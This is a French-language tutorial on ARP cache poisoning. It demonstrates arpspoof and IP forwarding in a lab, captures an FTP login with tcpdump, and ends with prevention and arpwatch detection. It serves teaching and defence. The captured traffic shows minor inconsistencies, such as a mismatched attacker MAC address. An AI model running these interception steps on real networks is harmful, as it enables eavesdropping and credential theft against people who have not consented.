

Empoisonnement du cache ARP.

-ARP Spoofing-

<http://nassih.com>

© **MOHAMED NASSIH.**

Introduction.

Les attaques réseaux s'appuient en général sur des vulnérabilités liées à la conception des protocoles de communication, ou liées à leur implémentation. Un pirate pourra exploiter ces vulnérabilités pour lire, modifier ou bloquer la communication entre deux systèmes en contournant les mécanismes de sécurité en place. L'objectif de ce document est d'expliquer l'attaque d'empoisonnement du cache ARP.

1. Le protocole ARP.

Une machine source qui voudra communiquer avec une autre destination sur le réseau a besoin de savoir son adresse physique. Elle diffuse donc une requête de la forme «qui a l'adresse IP X.X.X.X». chaque machine sur le réseau va examiner la requête et va voir s'elle a cette adresse IP. La machine avec l'adresse X.X.X.X va répondre avec son adresse physique. Pour minimiser le nombre de requête ARP diffusée sur le réseau, le système d'exploitation garde une cache ARP sous forme de table de correspondance entre les adresses physiques et les adresses IP et lorsque la machine reçoit une nouvelle réponse ARP, elle va mettre à jour cette table. La vulnérabilité du protocole ARP vient du fait qu'il ne garde pas l'état des requêtes/réponses ARP envoyées et reçues. Et la plupart des systèmes d'exploitation (sauf **Solaris**) vont mettre à jour leur cache dès la réception d'une réponse ARP, mis à part si cette réponse correspond à une requête déjà formulée ou pas.

2. L'attaque «Empoisonnement du cache ARP».

Cette attaque utilise la cache ARP pour la redirection des paquets vers un pirate. La machine de pirate pourra capturer donc tout le trafic qui passe entre une machine victime et une autre cible en utilisant un simple renifleur comme Tcpcdump ou Ethereal et ceci même dans le cas d'un réseau avec commutateurs. Le pirate commence par envoyer des réponses ARP sous la forme de «l'adresse IP de cible correspond à l'adresse physique du pirate». Ceci va forcer la mise à jour du cache de la machine victime. De cette façon le trafic envoyé à la machine cible va être redirigé vers la machine du pirate. L'objectif du pirate est capturer le trafic et pas interrompre

la communication. Il va donc activer l'acheminement IP sur sa machine, et de cette façon le trafic pourra continuer son chemin vers la cible.

2.1. Outils de simulation.

Pour simuler l'attaque d'empoisonnement du cache ARP, nous allons utiliser le générateur de réponse ARP « arpspoof » qui est un programme de la suite des outils Dsniff. Dsniff est une collection d'outils pour auditer un réseau et effectuer des tests d'intrusion et pourra être téléchargé à partir du site <http://naughty.monkey.org/~dugsong/dsniff/>.

La figure 2.1 montre le syntaxe d'utilisation de la commande arpspoof. L'option -t permet de spécifier une machine victime, et une machine cible.

```
arpspoof -t adresse_victime adresse_cible
```

Figure 2.1 : le syntaxe de la commande arpspoof.

2.2. Démonstration de l'attaque.

Concédons le réseau de la figure 2.2, la machine de pirate, victime et cible ont comme adresses IP, 192.168.0.200, 192.168.0.100 et 192.168.0.102 respectivement.




Figure 2.2 : réseau utilisé pour simuler l'attaque .

Le pirate voudra que le trafic transite par sa machine, il doit donc activer le réacheminement IP sur sa machine.

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Figure 2.3 : activer le réacheminement IP sur la machine Pirate.

Avant de lancer l’attaque, il faut s’assurer que la communication entre les deux machine Victime et Cible est directe, et ne passe pas par la machine du pirate, ou par une autre machine. On exécute donc la commande traceroute à partir de la machine victime vers la machine Cible (Voir la figure 2.4).

```
[root@Victime root]# traceroute 192.168.0.102
traceroute to 192.168.0.102 (192.168.0.102), 30 hops max, 38 byte packets
 1 192.168.0.102 (192.168.0.102) 6.376 ms 1.117 ms 0.397 ms
[root@Victime root]# arp -a
? (192.168.0.102) at 00:0C:29:9E:10:54 [ether] on eth0
? (192.168.0.200) at 00:0C:29:65:79:F2 [ether] on eth0
[root@Victime root]# _
```

Figure 2.4 : traceroute et la cache ARP sur la machine victime.

Le tableau 2.1 montre la cache ARP de cette machine. Elle montre la correspondance entre l’adresse IP et l’adresse physique des deux machines, Cible et Pirate.

Tableau 2.1 : Table ARP de la machine victime.

Machine	Adresse IP	Adresse Physique
Cible	192.168.0.102	00:0C:29:9E:10:54
Hacker	192.168.0.200	00:0C:29:65:79:F2

Pour avoir une idée sur ce que se passe au niveau de la machine Victime, on va capturer le trafic sur cette machine en utilisant la commande tcpdump.

Le pirate a comme objectif la capture de la communication Victime-Cible. Démarrons donc l’outil « arpspoof » sur la machine du pirate.

```
[root@Pirate root]# arpspoof -t 192.168.0.100 192.168.0.102
0:c:29:65:79:f2 0:c:29:83:54:99 0806 42: arp reply 192.168.0.102 is-at 0:c:29:65:79:f2
0:c:29:65:79:f2 0:c:29:83:54:99 0806 42: arp reply 192.168.0.102 is-at 0:c:29:65:79:f2
0:c:29:65:79:f2 0:c:29:83:54:99 0806 42: arp reply 192.168.0.102 is-at 0:c:29:65:79:f2
```

Figure 2.5 : démarrage de l'attaque de empoisonnement du cache ARP.

La figure 3.6 montre la capture sur la machine Victime. On remarque que à chaque deux secondes un message IS-AT est envoyé à la victime, qui confirme que l'adresse physique de la station Cible (192.168.0.102) est l'adresse physique de la machine du pirate (00:0C:29:65:79:F2).

```
01:40:09.306032 arp reply 192.168.0.102 is-at 0:c:29:21:96:7e
01:40:11.316515 arp reply 192.168.0.102 is-at 0:c:29:21:96:7e
01:40:13.316958 arp reply 192.168.0.102 is-at 0:c:29:21:96:7e
01:40:15.331915 arp reply 192.168.0.102 is-at 0:c:29:21:96:7e
01:40:17.385580 arp reply 192.168.0.102 is-at 0:c:29:21:96:7e
01:40:19.410570 arp reply 192.168.0.102 is-at 0:c:29:21:96:7e
01:40:21.363748 arp reply 192.168.0.102 is-at 0:c:29:21:96:7e
01:40:23.400548 arp reply 192.168.0.102 is-at 0:c:29:21:96:7e
```

Figure 2.6 : le message IS-AT sur la machine Victime.

Pour s'assurer que la machine Victime a accepté le message IS-AT, on affiche le contenu de sa table ARP. La figure 2.7 montre la table ARP de cette machine, on remarque bien que les deux adresses IP de la cible et du pirate correspondent à la même adresse physique. Ceci veut dire que la machine Victime va utiliser la machine (00:0C:29:21:96:7E du pirate) pour communiquer avec la machine Cible.

```
[root@Victime root]# arp -a
? (192.168.0.102) at 00:0C:29:65:79:F2 [ether] on eth0
? (192.168.0.200) at 00:0C:29:65:79:F2 [ether] on eth0
[root@Victime root]#
```

Figure 2.7 : la table ARP du victime durant l'attaque ARP.

Pour s'assurer que le trafic destiné à la machine Cible passe bien par la machine du pirate, on va exécuter la commande traceroute vers la machine Cible.

```

[root@Victime root]# traceroute 192.168.0.102
traceroute to 192.168.0.102 (192.168.0.102), 30 hops max, 38 byte packets
 1 192.168.0.200 (192.168.0.200)  8.652 ms  21.076 ms  0.229 ms
 2 192.168.0.102 (192.168.0.102)  6.089 ms  20.505 ms  0.000 ms
[root@Victime root]#

```

Figure 2.8 : la route vers la cible durant l'attaque.

On voit bien –figure 2.8- que les paquets de la commande traceroute passent via la machine (192.168.0.200) qu'est la machine du pirate.

Pour apparaître le grand danger d'une attaque d'empoisonnement du cache ARP, On va capturer le nom d'utilisateur et le mot de passe d'une connexion FTP. Pour se faire nous allons démarrer la capture sur la machine du pirate avec «tcpdump -xX», puis nous allons établir une connexion FTP sur la machine Cible.

Les Figures 2.9 et 2.10 montre les deux paquets capturés durant la connexion. Le nom d'utilisateur est donc «med» et le mot de passe est «make».

```

20:22:52.582689 192.168.0.100.1049 > 192.168.0.102.ftp: P 1:11(10) ack 21 win 58
40 <nop,nop,timestamp 4259312 4262771> (DF) [tos 0x10]
0x0000  4510 003e 084c 4000 4006 3043 c0a8 0064      E..>.LQ.0.0C...d
0x0010  c0a8 0066 0419 0015 494a 7539 6c45 652f      ...f....lJu9lEe/
0x0020  8018 16d0 1234 0000 0101 080a 0040 fdf0      .....4.....0..
0x0030  0041 0b73 5553 4552 206d 6564 0d0a      .A.<USER.med>

```

Figure 2.9 : cracker le nom utilisateur de la connexion FTP.

```

20:22:54.600956 192.168.0.100.1049 > 192.168.0.102.ftp: P 11:22(11) ack 55 win 5
840 <nop,nop,timestamp 4259514 4262899> (DF) [tos 0x10]
0x0000  4510 003f 084e 4000 4006 3040 c0a8 0064      E..?.NQ.0.00...d
0x0010  c0a8 0066 0419 0015 494a 7543 6c45 6551      ...f....lJuClEeQ
0x0020  8018 16d0 a9c3 0000 0101 080a 0040 feba      .....0..
0x0030  0041 0bf3 5041 5353 206d 616b 650d 0a      .A.<PASS.make>

```

Figure 2.10 : cracker le mot de passe de la connexion FTP.

3. Prévention et détection de l'attaque.

L'attaque "empoisonnement du cache ARP" pourra être évitée en utilisant des tables ARP statique sur chaque machine du réseau. Cette solution est efficace mais non pratique. Une autre façon de protection est d'activer la liaison IP/MAC sur le commutateur, ceci permet de lier l'adresse physique de chaque machine sur le réseau avec son adresse IP, cette configuration ne pourra être modifiée que par l'administrateur du réseau.

Cette attaque pourra être détectée en utilisant un système de détection d'intrusion comme Snort. Aussi on pourra trouver sur Internet des outils qui permettent la détection comme ARPwatch.

La figure 3.1 montre l'affichage de la commande «**arpwatch -dN**» durant une attaque d'empoisonnement du cache.

```
[root@Cible tmp]# arpwatch -dN

From: root (Arpwatch)
To: root
Subject: flip flop

      hostname: <unknown>
      ip address: 192.168.0.102
      ethernet address: 0:c:29:65:79:f2
      ethernet vendor: <unknown>
old ethernet address: 0:c:29:9e:10:54
old ethernet vendor: <unknown>
      timestamp: Wednesday, August 24, 2005 19:09:15 -0400
previous timestamp: Wednesday, August 24, 2005 19:07:27 -0400
      delta: 1 minute
[root@Cible tmp]# _
```

Figure 3.1 : détection de l'attaque l'empoisonnement du cache par arpwatch.

C'est une alerte «flip flop» qui fait référence de changement d'adresse physique dans la cache ARP.

BIBLIOGRAPHIE.

- 1- Andrew Lockhart, Network Security Hacks, April 2004.
- 2- <http://www.kd-team.com>.